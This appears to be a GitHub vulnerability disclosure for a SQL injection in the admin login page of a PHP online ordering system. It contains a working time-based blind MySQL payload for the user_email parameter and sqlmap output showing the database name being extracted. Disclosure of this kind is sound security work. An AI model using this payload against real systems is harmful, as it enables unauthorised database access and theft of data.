zerrr0 / **Zerrr0_Vulnerability** Public

Code Issues Pull requests Actions Projects Security Insights

main

Zerrr0_Vulnerability / Online-Ordering-System / **SQL-Injection-Vulnerability.md**

zerrr0 Update SQL-Injection-Vulnerability.md History

1 contributor

22 lines (19 sloc) | 900 Bytes

Online Ordering System By janobe - SQL injection vulnerability

- Exploit Author： zerrr0

Vendor Homepage

- https://www.sourcecodester.com/php/12978/online-ordering-system-phpmysqli.html


Description

- Due to lack of protection, parameter `user_email` in Online Ordering System By janobe v2.3.2 `/admin/login.php` can be abused to injection SQL queries to extract information from databases.
- Vulnerability file: `/admin/login.php`
- Parameter: `user_email`

Proof of Concept (PoC) :

```
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: user_email=admin' AND (SELECT 5888 FROM (SELECT(SLEEP(5)))eEFG) AND
'BaRZ'='BaRZ&user_pass=admin&btnLogin=
---
```

- current database: `multistoredb`



```
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: user_email=admin' AND (SELECT 5888 FROM (SELECT(SLEEP(5)))eEFG) AND 'BaRZ'='BaRZ&user_pass=admin&btnLogin=
---
[23:01:29] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.0.9, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12
[23:01:29] [INFO] fetching current database
[23:01:29] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (
done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]

[23:01:47] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pre
vent potential disruptions
[23:02:07] [INFO] adjusting time delay to 1 second due to good response times
multistoredb
current database: 'multistoredb'
```